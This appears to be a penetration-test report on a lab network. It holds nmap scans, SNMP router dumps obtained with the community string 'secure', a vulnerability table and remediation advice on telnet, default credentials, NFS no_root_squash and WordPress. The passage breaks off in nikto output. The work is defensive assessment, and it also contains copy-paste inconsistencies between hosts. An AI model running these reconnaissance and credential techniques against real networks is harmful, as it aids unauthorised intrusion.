xadmin@xadmin-virtual-machine:~$
```

172.16.221.237

nmap -sT -sV -vv 172.16.221.237

```
PORT    STATE SERVICE  REASON  VERSION
80/tcp  open  http     syn-ack Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http syn-ack Apache httpd 2.2.22 ((Ubuntu))
```

nmap -sU -sV -vv 172.16.221.237

```
PORT     STATE SERVICE REASON               VERSION
5353/udp open  mdns    udp-response ttl 254 DNS-based service discovery
```

192.168.0.33

Because the snmp service was found to be running on the 33 machine a snmp-check scan was run using the following command:

snmp-check 192.168.0.33 -c secure

```
[*] System information:

  Host IP address               : 192.168.0.33
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 00:18:36.80
  Uptime system                 : 00:18:18.40
  System date                   : 2020-10-31 15:37:07.0
```

```
[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 53
  TCP segments sent             : 53
  TCP segments retrans          : 0
  Input datagrams               : 460
  Delivered datagrams           : 460
  Output datagrams              : 576
```

```
[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 14508
  Out octets                    : 14508

  Interface                     : [ up ] VMware VMXNET3 Ethernet Controller
  Id                            : 2
  Mac Address                   : 00:50:56:99:56:5f
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
  In octets                     : 22126
  Out octets                    : 22872

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 3
  Mac Address                   : 00:50:56:99:af:41
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 870
  Out octets                    : 20590

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 4
  Mac Address                   : 00:50:56:99:cf:44
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 22130
  Out octets                    : 23228
```

```
[*] Network IP:

  Id                IP Address          Netmask             Broadcast
  1                 2.2.2.2             255.255.255.255     0
  1                 127.0.0.1           255.0.0.0           0
  3                 192.168.0.33        255.255.255.224     1
  2                 192.168.0.226       255.255.255.252     1
  4                 192.168.0.229       255.255.255.252     1

[*] Routing information:

  Destination       Next hop            Mask                Metric
  2.2.2.2           0.0.0.0             255.255.255.255     0
  127.0.0.0         0.0.0.0             255.0.0.0           0
  172.16.221.0      192.168.0.225       255.255.255.0       1
  192.168.0.32      0.0.0.0             255.255.255.224     0
  192.168.0.64      192.168.0.230       255.255.255.224     1
  192.168.0.96      192.168.0.230       255.255.255.224     1
  192.168.0.128     192.168.0.230       255.255.255.224     1
  192.168.0.192     192.168.0.225       255.255.255.224     1
  192.168.0.224     0.0.0.0             255.255.255.252     0
  192.168.0.228     0.0.0.0             255.255.255.252     0
  192.168.0.232     192.168.0.230       255.255.255.252     1
  192.168.0.240     192.168.0.230       255.255.255.252     1

[*] TCP connections and listening ports:

  Local address     Local port          Remote address      Remote port         State
  0.0.0.0           80                  0.0.0.0             0                   listen
  0.0.0.0           443                 0.0.0.0             0                   listen
  127.0.0.1         199                 0.0.0.0             0                   listen
  127.0.0.1         199                 127.0.0.1           40977               established
  127.0.0.1         199                 127.0.0.1           40979               established
  127.0.0.1         199                 127.0.0.1           40981               established
  127.0.0.1         40977               127.0.0.1           199                 established
  127.0.0.1         40979               127.0.0.1           199                 established
  127.0.0.1         40981               127.0.0.1           199                 established
```

```
[*] Processes:

  Id                Status              Name                Path                Parameters
  1                 runnable            init                init [2]
  1706              runnable            udevd               udevd               --daemon
  1822              runnable            udevd               udevd               --daemon
  1823              runnable            udevd               udevd               --daemon
  2383              runnable            atd                 /usr/sbin/atd
  2387              runnable            acpid               /usr/sbin/acpid
  2390              runnable            vmtoolsd            /usr/bin/vmtoolsd
  2453              runnable            netplugd            /sbin/netplugd      -P -p /var/run/netplugd.pid
  2464              runnable            cron                /usr/sbin/cron
  2504              runnable            zebra               /usr/sbin/zebra     -d -P 0 -i /var/run/quagga/zebra.pid -S -s 1048576
  2517              runnable            ripd                /usr/sbin/ripd      -d -P 0 -i /var/run/quagga/ripd.pid
  2521              runnable            ripngd              /usr/sbin/ripngd    -d -P 0 -i /var/run/quagga/ripngd.pid
  2528              runnable            ospfd               /usr/sbin/ospfd     -d -P 0 -i /var/run/quagga/ospfd.pid
  2532              runnable            ospf6d              /usr/sbin/ospf6d    -d -P 0 -i /var/run/quagga/ospf6d.pid
  2545              runnable            bgpd                /usr/sbin/bgpd      -d -P 0 -i /var/run/quagga/bgpd.pid -I
  2779              runnable            rsyslogd            /usr/sbin/rsyslogd  -c4
  2917              runnable            ntpd                /usr/sbin/ntpd      -p /var/run/ntpd.pid -g -u 102:107
  2921              runnable            ntpd                /usr/sbin/ntpd      -p /var/run/ntpd.pid -g -u 102:107
  2950              runnable            busybox             /bin/busybox        telnetd -p 23
  3006              runnable            lighttpd            /usr/sbin/lighttpd  -f /etc/lighttpd/lighttpd.conf
  3014              runnable            chunker             /usr/sbin/chunker   -p /var/run/chunker.pid
  3017              runnable            chunker             /usr/sbin/chunker   -p /var/run/chunker.pid
  3066              running             snmpd               /usr/sbin/snmpd     -LSid -Lf /dev/null -u snmp -g snmp -p /var/run/snmpd.pid
  3074              runnable            lldpd               /usr/sbin/lldpd     -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Ro
uter
  3088              runnable            lldpd               /usr/sbin/lldpd     -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Ro
uter
  3137              runnable            vyos-intfwatchd     /usr/bin/perl       /opt/vyatta/sbin/vyos-intfwatchd
  3139              runnable            ip                  ip                  monitor link
  3159              runnable            getty               /sbin/getty         38400 tty1
  3160              runnable            getty               /sbin/getty         38400 tty2
  3161              runnable            getty               /sbin/getty         38400 tty3
  3162              runnable            getty               /sbin/getty         38400 tty4
  3163              runnable            getty               /sbin/getty         38400 tty5
  3164              runnable            getty               /sbin/getty         38400 tty6
  3165              runnable            getty               /sbin/getty         -L ttyS0 9600 vt100
```

192.168.0.66

```
nmap -sT -sV -vv 192.168.0.66
```

```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
111/tcp  open  rpcbind syn-ack 2-4 (RPC #100000)
2049/tcp open  nfs_acl syn-ack 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
nmap -sU -sV -vv 192.168.0.66
```

```
PORT     STATE         SERVICE REASON              VERSION
111/udp  open          rpcbind udp-response ttl 61 2-4 (RPC #100000)
631/udp  open|filtered ipp     no-response
2049/udp open          nfs_acl udp-response ttl 61 2-3 (RPC #100227)
5353/udp open          mdns    udp-response ttl 252 DNS-based service discovery
```

192.168.0.97

```
nmap -sU -sV -vv 192.168.0.97
```

```
PORT    STATE SERVICE REASON              VERSION
123/udp open  ntp     udp-response ttl 63 NTP v4 (unsynchronized)
161/udp open  snmp    udp-response ttl 63 SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: vyos
```

192.168.0.129

Because the snmp service was found to be running on the 33 machine a snmp-check scan was run using the following command:

```
snmp-check 192.168.0.129 -c secure
```

```
[*] System information:

  Host IP address               : 192.168.0.129
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 00:12:07.56
  Uptime system                 : 00:11:51.36
  System date                   : 2021-1-5 11:24:48.0
```

```
[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 53
  TCP segments sent             : 53
  TCP segments retrans          : 0
  Input datagrams               : 1937
  Delivered datagrams           : 1745
  Output datagrams              : 1925
```

```
[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 12849
  Out octets                    : 12849

  Interface                     : [ up ] VMware VMXNET3 Ethernet Controller
  Id                            : 2
  Mac Address                   : 00:50:56:99:c7:f8
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
  In octets                     : 16012
  Out octets                    : 16468

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 3
  Mac Address                   : 00:50:56:99:52:f3
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 0
  Out octets                    : 13778

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 4
  Mac Address                   : 00:50:56:99:c3:cb
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 104184
  Out octets                    : 108890
```

```
[*] Network IP:

  Id                  IP Address          Netmask             Broadcast
  1                   3.3.3.3             255.255.255.255     0
  1                   127.0.0.1           255.0.0.0           0
  3                   192.168.0.129       255.255.255.224     1
  2                   192.168.0.230       255.255.255.252     1
  4                   192.168.0.233       255.255.255.252     1

[*] Routing information:

  Destination         Next hop            Mask                Metric
  3.3.3.3             0.0.0.0             255.255.255.255     0
  127.0.0.0           0.0.0.0             255.0.0.0           0
  172.16.221.0        192.168.0.229       255.255.255.0       1
  192.168.0.32        192.168.0.229       255.255.255.224     1
  192.168.0.64        192.168.0.234       255.255.255.224     1
  192.168.0.96        192.168.0.234       255.255.255.224     1
  192.168.0.128       0.0.0.0             255.255.255.224     0
  192.168.0.192       192.168.0.229       255.255.255.224     1
  192.168.0.224       192.168.0.229       255.255.255.252     1
  192.168.0.228       0.0.0.0             255.255.255.252     0
  192.168.0.232       0.0.0.0             255.255.255.252     0
  192.168.0.240       192.168.0.234       255.255.255.252     1

[*] TCP connections and listening ports:

  Local address       Local port          Remote address      Remote port         State
  0.0.0.0             80                  0.0.0.0             0                   listen
  0.0.0.0             443                 0.0.0.0             0                   listen
  127.0.0.1           199                 0.0.0.0             0                   listen
  127.0.0.1           199                 127.0.0.1           56237               established
  127.0.0.1           199                 127.0.0.1           56239               established
  127.0.0.1           199                 127.0.0.1           56241               established
  127.0.0.1           56237               127.0.0.1           199                 established
  127.0.0.1           56239               127.0.0.1           199                 established
  127.0.0.1           56241               127.0.0.1           199                 established

[*] Listening UDP ports:

  Local address       Local port
  0.0.0.0             123
  0.0.0.0             161
  3.3.3.3             123
  127.0.0.1           123
  192.168.0.129       123
  192.168.0.230       123
  192.168.0.233       123
```

```
[*] Processes:

  Id                  Status              Name                Path                Parameters
  1                   runnable            init                init [2]
  1682                runnable            udevd               udevd               --daemon
  1771                runnable            udevd               udevd               --daemon
  1772                runnable            udevd               udevd               --daemon
  2349                runnable            vmtoolsd            /usr/bin/vmtoolsd
  2384                runnable            atd                 /usr/sbin/atd
  2406                runnable            acpid               /usr/sbin/acpid
  2419                runnable            netplugd            /sbin/netplugd      -P -p /var/run/netplugd.pid
  2422                runnable            cron                /usr/sbin/cron
  2475                runnable            zebra               /usr/sbin/zebra     -d -P 0 -i /var/run/quagga/zebra.pid -S -s 1048576
  2487                runnable            ripd                /usr/sbin/ripd      -d -P 0 -i /var/run/quagga/ripd.pid
  2490                runnable            ripngd              /usr/sbin/ripngd    -d -P 0 -i /var/run/quagga/ripngd.pid
  2502                runnable            ospfd               /usr/sbin/ospfd     -d -P 0 -i /var/run/quagga/ospfd.pid
  2512                runnable            ospf6d              /usr/sbin/ospf6d    -d -P 0 -i /var/run/quagga/ospf6d.pid
  2521                runnable            bgpd                /usr/sbin/bgpd      -d -P 0 -i /var/run/quagga/bgpd.pid -I
  2755                runnable            rsyslogd            /usr/sbin/rsyslogd  -c4
  2893                runnable            ntpd                /usr/sbin/ntpd      -p /var/run/ntpd.pid -g -u 102:107
  2896                runnable            ntpd                /usr/sbin/ntpd      -p /var/run/ntpd.pid -g -u 102:107
  2926                runnable            busybox             /bin/busybox        telnetd -p 23
  2982                runnable            lighttpd            /usr/sbin/lighttpd  -f /etc/lighttpd/lighttpd.conf
  2990                runnable            chunker             /usr/sbin/chunker   -p /var/run/chunker.pid
  2993                runnable            chunker             /usr/sbin/chunker   -p /var/run/chunker.pid
  3043                running             snmpd               /usr/sbin/snmpd     -LSid -Lf /dev/null -u snmp -g snmp -p /var/run/snmpd.pid
  3050                runnable            lldpd               /usr/sbin/lldpd     -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
  3061                runnable            lldpd               /usr/sbin/lldpd     -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
  3113                runnable            vyos-intfwatchd     /usr/bin/perl       /opt/vyatta/sbin/vyos-intfwatchd
  3115                runnable            ip                  ip                  monitor link
  3135                runnable            getty               /sbin/getty         38400 tty1
  3136                runnable            getty               /sbin/getty         38400 tty2
  3137                runnable            getty               /sbin/getty         38400 tty3
  3138                runnable            getty               /sbin/getty         38400 tty4
  3139                runnable            getty               /sbin/getty         38400 tty5
  3140                runnable            getty               /sbin/getty         38400 tty6
  3141                runnable            getty               /sbin/getty         -L ttyS0 9600 vt100
```

192.168.0.193

Because the snmp service was found to be running on the 33 machine a snmp-check scan was run using the following command:

```
snmp-check 192.168.0.193 -c secure
```

```
[*] System information:

  Host IP address               : 192.168.0.193
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 00:04:19.82
  Uptime system                 : 00:04:00.96
  System date                   : 2021-1-5 11:17:22.0
```

```
[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 55
  TCP segments sent             : 55
  TCP segments retrans          : 0
  Input datagrams               : 196
  Delivered datagrams           : 192
  Output datagrams              : 260
```

```
[*] Network interfaces:

  Interface                 : [ up ] lo
  Id                        : 1
  Mac Address               : :::::
  Type                      : softwareLoopback
  Speed                     : 10 Mbps
  MTU                       : 65536
  In octets                 : 11171
  Out octets                : 11171

  Interface                 : [ up ] VMware VMXNET3 Ethernet Controller
  Id                        : 2
  Mac Address               : 00:50:56:99:6c:e2
  Type                      : ethernet-csmacd
  Speed                     : 4294 Mbps
  MTU                       : 1500
  In octets                 : 1356
  Out octets                : 5694

  Interface                 : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Coppe
r)
  Id                        : 3
  Mac Address               : 00:50:56:99:91:e4
  Type                      : ethernet-csmacd
  Speed                     : 1000 Mbps
  MTU                       : 1500
  In octets                 : 6372
  Out octets                : 7426

  Interface                 : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Coppe
r)
  Id                        : 4
  Mac Address               : 00:0c:29:5a:07:78
  Type                      : ethernet-csmacd
  Speed                     : 1000 Mbps
  MTU                       : 1500
  In octets                 : 0
  Out octets                : 5376
```

```
[*] Network IP:

  Id                IP Address            Netmask               Broadcast
  1                 1.1.1.1               255.255.255.255       0
  1                 127.0.0.1             255.0.0.0             0
  4                 172.16.221.16         255.255.255.0         1
  2                 192.168.0.193         255.255.255.224       1
  3                 192.168.0.225         255.255.255.252       1

[*] Routing information:

  Destination       Next hop              Mask                  Metric
  1.1.1.1           0.0.0.0               255.255.255.255       0
  127.0.0.0         0.0.0.0               255.0.0.0             0
  172.16.221.0      0.0.0.0               255.255.255.0         0
  192.168.0.32      192.168.0.226         255.255.255.224       1
  192.168.0.64      192.168.0.226         255.255.255.224       1
  192.168.0.96      192.168.0.226         255.255.255.224       1
  192.168.0.128     192.168.0.226         255.255.255.224       1
  192.168.0.192     0.0.0.0               255.255.255.224       0
  192.168.0.224     0.0.0.0               255.255.255.252       0
  192.168.0.228     192.168.0.226         255.255.255.252       1
  192.168.0.232     192.168.0.226         255.255.255.252       1
  192.168.0.240     192.168.0.226         255.255.255.252       1

[*] TCP connections and listening ports:

  Local address     Local port            Remote address        Remote port           State
  0.0.0.0           22                    0.0.0.0               0                     listen
  0.0.0.0           80                    0.0.0.0               0                     listen
  0.0.0.0           443                   0.0.0.0               0                     listen
  127.0.0.1         199                   0.0.0.0               0                     listen
  127.0.0.1         199                   127.0.0.1             44577                 established
  127.0.0.1         199                   127.0.0.1             44579                 established
  127.0.0.1         199                   127.0.0.1             44581                 established
  127.0.0.1         44577                 127.0.0.1             199                   established
  127.0.0.1         44579                 127.0.0.1             199                   established
  127.0.0.1         44581                 127.0.0.1             199                   established
```

```
[*] Processes:

  Id                Status                Name                  Path                  Parameters
  1                 runnable              init                  init [2]
  1669              runnable              udevd                 udevd                 --daemon
  1761              runnable              udevd                 udevd                 --daemon
  1762              runnable              udevd                 udevd                 --daemon
  2347              runnable              vmtoolsd              /usr/bin/vmtoolsd
  2364              runnable              atd                   /usr/sbin/atd
  2366              runnable              acpid                 /usr/sbin/acpid
  2404              runnable              netplugd              /sbin/netplugd        -P -p /var/run/netplugd.pid
  2435              runnable              cron                  /usr/sbin/cron
  2456              runnable              zebra                 /usr/sbin/zebra       -d -P 0 -i /var/run/quagga/zebra.pid -S -s 1048576
  2459              runnable              ripd                  /usr/sbin/ripd        -d -P 0 -i /var/run/quagga/ripd.pid
  2462              runnable              ripngd                /usr/sbin/ripngd      -d -P 0 -i /var/run/quagga/ripngd.pid
  2473              runnable              ospfd                 /usr/sbin/ospfd       -d -P 0 -i /var/run/quagga/ospfd.pid
  2488              runnable              ospf6d                /usr/sbin/ospf6d      -d -P 0 -i /var/run/quagga/ospf6d.pid
  2494              runnable              bgpd                  /usr/sbin/bgpd        -d -P 0 -i /var/run/quagga/bgpd.pid -I
  2745              runnable              rsyslogd              /usr/sbin/rsyslogd    -c4
  2883              runnable              ntpd                  /usr/sbin/ntpd        -p /var/run/ntpd.pid -g -u 102:107
  2886              runnable              ntpd                  /usr/sbin/ntpd        -p /var/run/ntpd.pid -g -u 102:107
  2916              runnable              busybox               /bin/busybox          telnetd -p 23
  2945              runnable              sshd                  /usr/sbin/sshd        -p 22
  3008              runnable              lighttpd              /usr/sbin/lighttpd    -f /etc/lighttpd/lighttpd.conf
  3016              runnable              chunker               /usr/sbin/chunker     -p /var/run/chunker.pid
  3019              runnable              chunker               /usr/sbin/chunker     -p /var/run/chunker.pid
  3068              running               snmpd                 /usr/sbin/snmpd       -LSid -Lf /dev/null -u snmp -g snmp -p /var/run/snmpd.pid
  3076              runnable              lldpd                 /usr/sbin/lldpd       -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
  3090              runnable              lldpd                 /usr/sbin/lldpd       -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
  3139              runnable              vyos-intfwatchd       /usr/bin/perl         /opt/vyatta/sbin/vyos-intfwatchd
  3141              runnable              ip                    ip                    monitor link
  3161              runnable              getty                 /sbin/getty           38400 tty1
  3162              runnable              getty                 /sbin/getty           38400 tty2
  3163              runnable              getty                 /sbin/getty           38400 tty3
  3164              runnable              getty                 /sbin/getty           38400 tty4
  3165              runnable              getty                 /sbin/getty           38400 tty5
  3166              runnable              getty                 /sbin/getty           38400 tty6
  3167              runnable              getty                 /sbin/getty           -L ttyS0 9600 vt100
```

192.168.0.203

Using the following nmap scan more details about the dhcp service running on the .203 machine were obtained.

```
nmap –script broadcast-dhcp-discover
```

```
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 192.168.0.211
|     DHCP Message Type: DHCPOFFER
|     Server Identifier: 192.168.0.203
|     IP Address Lease Time: 5m00s
|     Subnet Mask: 255.255.255.224
|     Router: 192.168.0.193
|     Domain Name: example.org
|_    Broadcast Address: 192.168.0.223
```

192.168.0.210

When it was not possible to gather open ports from the device directly, a UDP scan was carried out to ensure no services were left unidentified.

```
nmap -sU -sV -vv 192.168.0.210
```

```
PORT     STATE         SERVICE REASON               VERSION
68/udp   open|filtered dhcpc   no-response
111/udp  open          rpcbind udp-response ttl 64  2-4 (RPC #100000)
631/udp  open|filtered ipp     no-response
2049/udp open          nfs_acl udp-response ttl 64  2-3 (RPC #100227)
5353/udp open          mdns    udp-response ttl 255 DNS-based service discovery
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

192.168.0.234

Only once access past the firewall on the 234 machine was gained was it possible to do a full scan on the device using the unfiltered interface connected to the protected lan network.

```
nmap -sT -sV -vv 192.168.0.98
```

```
PORT     STATE SERVICE REASON  VERSION
53/tcp   open  domain  syn-ack (generic dns response: REFUSED)
80/tcp   open  http    syn-ack nginx
2601/tcp open  quagga  syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please sub
mit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/2%Time=5FF0B290%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");
```

```
nmap -sU -sV -vv 192.168.0.98
```

192.168.0.242

When it was not possible to gather open ports from the device directly, a UDP scan was carried out to ensure no services were left unidentified.

```
nmap -sU -sV -vv 192.168.0.242
```

```
PORT     STATE         SERVICE REASON               VERSION
111/udp  open          rpcbind udp-response ttl 60  2-4 (RPC #100000)
631/udp  open|filtered ipp     no-response
5353/udp open          mdns    udp-response ttl 251 DNS-based service discovery
```

Security weaknesses

Summary

Machine	Vulnerability/s	Evidence (if not previously provided)
192.168.0.33	Telnet	
	Default Credentials	
	Password Guessing	
	Denial of Service ntp / port 123	
	Snmp enumeration	
192.168.0.34	NFS no_root_squash	`/ 192.168.0.*(rw,no_root_squash,fsid=32)`
	Password Guessing	
	Weak Password	
192.168.0.66	NFS no_root_squash	
	Password Guessing	
192.168.0.97	Telnet	
	Default Credentials	
	Password Guessing	
	Denial of Service ntp / port 123	`/ 192.168.0.*(rw,no_root_squash,fsid=32)`
	Snmp enumeration	
192.168.0.129	Telnet	
	Default Credentials	
	Password Guessing	
	Denial of Service ntp / port 123	
	Snmp enumeration	
192.168.0.130	NFS no_root_squash	`/ 192.168.0.*(rw,no_root_squash,fsid=32)`
	Password Guessing	
	Default Credentials	
	Denial of Service ntp / port 123	
192.168.0.193	Telnet	
	Default Credentials	
	Password Guessing	
	Denial of Service ntp / port 123	
	Snmp enumeration	
192.168.0.203	Denial of Service / port 67	
192.168.0.210	NFS no_root_squash	`/ 192.168.0.*(rw,no_root_squash,fsid=32)`
	Password Guessing	
	Weak Password	
192.168.0.234	Default Credentials	
	Password Guessing	
	Snmp enumeration	
192.168.0.242	Shellshock	
	Password Guessing	

172.16.221.237	Password Guessing	
	Weak Password	
	Wordpress	
	Heartbleed	
13.13.13.13	NFS no_root_squash	`/ 192.168.0.*(rw,no_root_squash,fsid=32)`
	Password Guessing	

Show the exploit

Default Login Credentials


The default login credentials can always be found on the internet as long as the make and model of the device is known. This exploit was carried out on a number of machines many of which were vyos routers. The credentials and method used for those can be found in the mapping process. For the Pfsense routers this was achieved by navigating to the port 80 interface for the router using a web browser and entering the default credentials found online there.

Solution

All passwords should be changed from their default, especially routers and those not protected by a firewall. To do this on the pfsense routers, navigate to the router on a web browser and use the gui. The command for the vyos routers is “set system login user <name> authentication encrypted-password <password>”.

Telnet

Telnet can be a red flag when it comes to network security as it is a non encrypted service. This causes vulnerabilities when it is used to transmit credentials, as it is possible to use wireshark and then filter for telnet traffic to capture the packets with information pertinent to the login of the router.



Solution

Telnet cannot be set up with encryption therefore there is no acceptable reason to use this over SSH. The telnet port should be immediately closed on all devices and SSH should be used from now on for all authentication previously handled by telnet.

NFS no_roo_squash

With those machines with port 2049 open on them and the NFS service running, it is important to check to make sure that the service does not have the no_root_squash setting enabled.

```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(rw,no_root_squash,fsid=32)
```

Solution

While the no_root_squash is a convenient tool for a network administrator it provides an unacceptable risk to the integrity of the network. This setting is not turned on by default because it allowed unauthorised users to gain access to sensitive information and should therefore be removed.

Denial of Service

Due to practical concerns over the stability and integrity of the network it was decided that the risks in testing for this vulnerability were too great. Therefore, any service that is believed to be susceptible to a DNS attack will be listed with the port number in the summary.

Solution

It is impossible to completely prevent a Denial of Service attack especially if it is a Distributed Denial of Service attack. In this case the only protection is to set up intrusion detection to catalogue incoming request and block anomalous requests.

Password Guessing

Any service that does not prevent or delay repeated attempts to login is susceptible to password guessing. While this can be mitigated by strong passwords that will never remove the threat.

Solution

Most routers and some other devices in the network have SSH running on them. However, despite these enabling logging into the systems, they do not prevent repeated attempts to brute force the login details. While there is no way to stop a dedicated attacker from guessing passwords, there are a number of ways of mitigate their ability to do so. First is to simply setup SSH on a different port. While simple it would mean an attacker could miss it on a preliminary scan. The second is to change the admin/ root usernames. If something random is used then it can exponentially increase the amount of work required by an attacker as they have to guess the usernames against all the passwords. With a sufficiently random username it would force the attacker to find a way of enumerating users and would further frustrate their efforts. A final method would be to install the Fail2ban software that analyses log files to detect abuse of services and then configure the firewall to exclude the IP of the attacker.

Wordpress


After Identifying that there was a webserver running on this machine nikto and dirb scans where run. In the dirb scan it is possible to see that a wordpress site is running.

Nikto -h 172.16.221.237

```
root@kali:~# nikto -h 172.16.221.237
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:         2020-12-29 10:27:31 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size: 177, mtime: Tue Apr 29 00:4
3:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
